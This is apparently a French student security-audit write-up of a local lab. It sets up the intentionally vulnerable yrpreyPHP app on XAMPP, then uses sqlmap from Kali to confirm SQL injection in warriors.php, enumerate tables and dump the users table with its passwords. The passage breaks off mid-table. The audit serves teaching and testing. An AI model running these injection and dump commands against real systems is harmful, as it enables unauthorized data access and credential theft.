

Rapport d'Audit de Sécurité Web Application : yrpheyPHP


Méthodologie : OWASP Top 10 - 2021

Environnement : VMware - Kali Linux / Windows 10


Outils utilisés : sqlmap, Burp Suite, Hydra, OWASP ZAP

Auteur : Rawen ZGARNI


installer xampp




demarrer apache et mysql



verification que l'application est installée



creation de la bd



Modules

Set  XAMPP for Windows

```
Setting environment for using XAMPP for Windows.
rawen@DESKTOP-TOVVMCE c:\xampp
# mysql -u root -e "CREATE DATABASE yrprey;"

rawen@DESKTOP-TOVVMCE c:\xampp
# my sql -u root -e "SHOW DATABASES;"
'my' n'est pas reconnu en tant que commande interne
ou externe, un programme exécutable ou un fichier de commandes.

04: rawen@DESKTOP-TOVVMCE c:\xampp
04: # mysql -u root -e "SHOW DATABASES;"
04: +-----+
04: | Database |
04: +-----+
04: | information_schema |
04: | mysql |
04: | performance_schema |
04: | phpmyadmin |
04: | test |
04: | yrprey |
04: +-----+

rawen@DESKTOP-TOVVMCE c:\xampp
#
```


Importer yrprey.sql via Shell

```
+-----+
rawen@DESKTOP-TOVVMCE c:\xampp
# dir c:\xampp\htdocs\yrpreyPHP-main\*.sql
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 2AAC-6C55


Répertoire de c:\xampp\htdocs\yrpreyPHP-main
4: 21/04/2026  04:21                5 771 yrprey.sql
4:                1 fichier(s)                5 771 octets
4:                0 Rép(s)  36 346 081 280 octets libres
4:
4: rawen@DESKTOP-TOVVMCE c:\xampp
4: # mysql -u root yrprey < c:\xampp\htdocs\yrpreyPHP-main\yrprey.sql
4:
4: rawen@DESKTOP-TOVVMCE c:\xampp
# mysql -u root -e "USE yrprey; SHOW TABLES;"
+-----+
| Tables_in_yrprey |
+-----+
| comment
| orders
| tool
| users
| warrior
+-----+

rawen@DESKTOP-TOVVMCE c:\xampp
#
```

tester l'application dans le navigateur



Trouver l'IP de Windows 10



```
Invite de commandes
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\raven>ipconfig


Configuration IP de Windows

Carte Ethernet Ethernet0 :

    Suffixe DNS propre à la connexion. . . : localdomain
    Adresse IPv6 de liaison locale. . . . : fe80::5a5e:1da2:d751:3154%11
    Adresse IPv4. . . . . : 192.168.232.128
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . : 192.168.232.2

C:\Users\raven>
```

tester connectivité



```
(kali㉿kali)-[~]
$ ping 192.168.232.128
PING 192.168.232.128 (192.168.232.128) 56(84) bytes of data:
 64 bytes from 192.168.232.128: icmp_seq=1 ttl=128 time=1.43 ms
 64 bytes from 192.168.232.128: icmp_seq=2 ttl=128 time=0.731 ms
 64 bytes from 192.168.232.128: icmp_seq=3 ttl=128 time=1.90 ms
 64 bytes from 192.168.232.128: icmp_seq=4 ttl=128 time=2.41 ms
 64 bytes from 192.168.232.128: icmp_seq=5 ttl=128 time=3.60 ms
 64 bytes from 192.168.232.128: icmp_seq=6 ttl=128 time=0.501 ms
 64 bytes from 192.168.232.128: icmp_seq=7 ttl=128 time=0.557 ms
 64 bytes from 192.168.232.128: icmp_seq=8 ttl=128 time=0.777 ms
 64 bytes from 192.168.232.128: icmp_seq=9 ttl=128 time=0.678 ms
 64 bytes from 192.168.232.128: icmp_seq=10 ttl=128 time=1.13 ms
 64 bytes from 192.168.232.128: icmp_seq=11 ttl=128 time=2.11 ms
```

Phase 1 : SQL Injection avec sqlmap

Test 1 - warriors.php


sqlmap -u "http://192.168.232.128/yrpreyPHP-main/warriors.php?id=1" --batch --dbs

SQL Injection confirmée !


```
kali@kali: ~  
Session Actions Edit View Help  
6a7871),NULL,NULL,NULL,NULL,NULL-- -  
[22:50:55] [INFO] the back-end DBMS is MySQL  
web application technology: PHP, PHP 8.2.12, Apache 2.4.58  
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)  
[22:50:55] [INFO] fetching database names  
[22:50:55] [INFO] retrieved: 'information_schema'  
[22:50:55] [INFO] retrieved: 'mysql'  
[22:50:55] [INFO] retrieved: 'performance_schema'  
[22:50:55] [INFO] retrieved: 'phpmyadmin'  
[22:50:55] [INFO] retrieved: 'test'  
[22:50:55] [INFO] retrieved: 'yrprey'  
available databases [6]:  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] test  
[*] yrprey  
  
[22:50:55] [INFO] fetched data logged to text files under '/home/kali/.local/  
share/sqlmap/output/192.168.232.128'  
  
[*] ending @ 22:50:55 /2026-04-20/  
  
(kali@kali)-[~]  
$
```

Test 2 - Enumération des tables

```
sqlmap -u "http://192.168.232.128/yrpreyPHP-main/warriors.php?id=1" --batch -D yrprey  
--tables
```

```
kali@kali: ~  
Session Actions Edit View Help  
[23:01:23] [INFO] the back-end DBMS is MySQL  
web application technology: Apache 2.4.58, PHP, PHP 8.2.12  
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)  
[23:01:23] [INFO] fetching tables for database: 'yrprey'  
[23:01:23] [INFO] retrieved: 'comment'  
[23:01:23] [INFO] retrieved: 'orders'  
[23:01:23] [INFO] retrieved: 'tool'  
[23:01:23] [INFO] retrieved: 'users'  
[23:01:23] [INFO] retrieved: 'warrior'  
Database: yrprey  
[5 tables]  
+-----+  
| comment |  
| orders  |  
| tool    |  
| users   |  
| warrior |  
+-----+  
[23:01:23] [INFO] fetched data logged to text files under '/home/kali/.local/  
share/sqlmap/output/192.168.232.128'  
[*] ending @ 23:01:23 /2026-04-20/  
(kali@kali)-[~]  
$
```


Test 3 - Dump de la table users

```
sqlmap -u "http://192.168.232.128/yrpreyPHP-main/warriors.php?id=1" --batch -D yrprey -T  
users --dump
```

```
kali@kali: ~  
Session Actions Edit View Help  
[23:02:56] [INFO] retrieved: 'nick','text'  
[23:02:56] [INFO] retrieved: 'pass','text'  
[23:02:57] [INFO] retrieved: 'saldo','text'  
[23:02:57] [INFO] retrieved: 'permission','text'  
[23:02:57] [INFO] retrieved: 'qtde','text'  
[23:02:57] [INFO] fetching entries for table 'users' in database 'yrprey'  
[23:02:57] [INFO] retrieved: '3','root','1234567890','admin','0','0','root'  
[23:02:57] [INFO] retrieved: '4','user01','1234567890','user','0','0','user'  
Database: yrprey  
Table: users  
[2 entries]  
+-----+-----+-----+-----+-----+-----+-----+  
| id | nick | pass | qtde | saldo | username | permission |  
+-----+-----+-----+-----+-----+-----+-----+  
| 3 | root | 1234567890 | 0 | 0 | root | admin |  
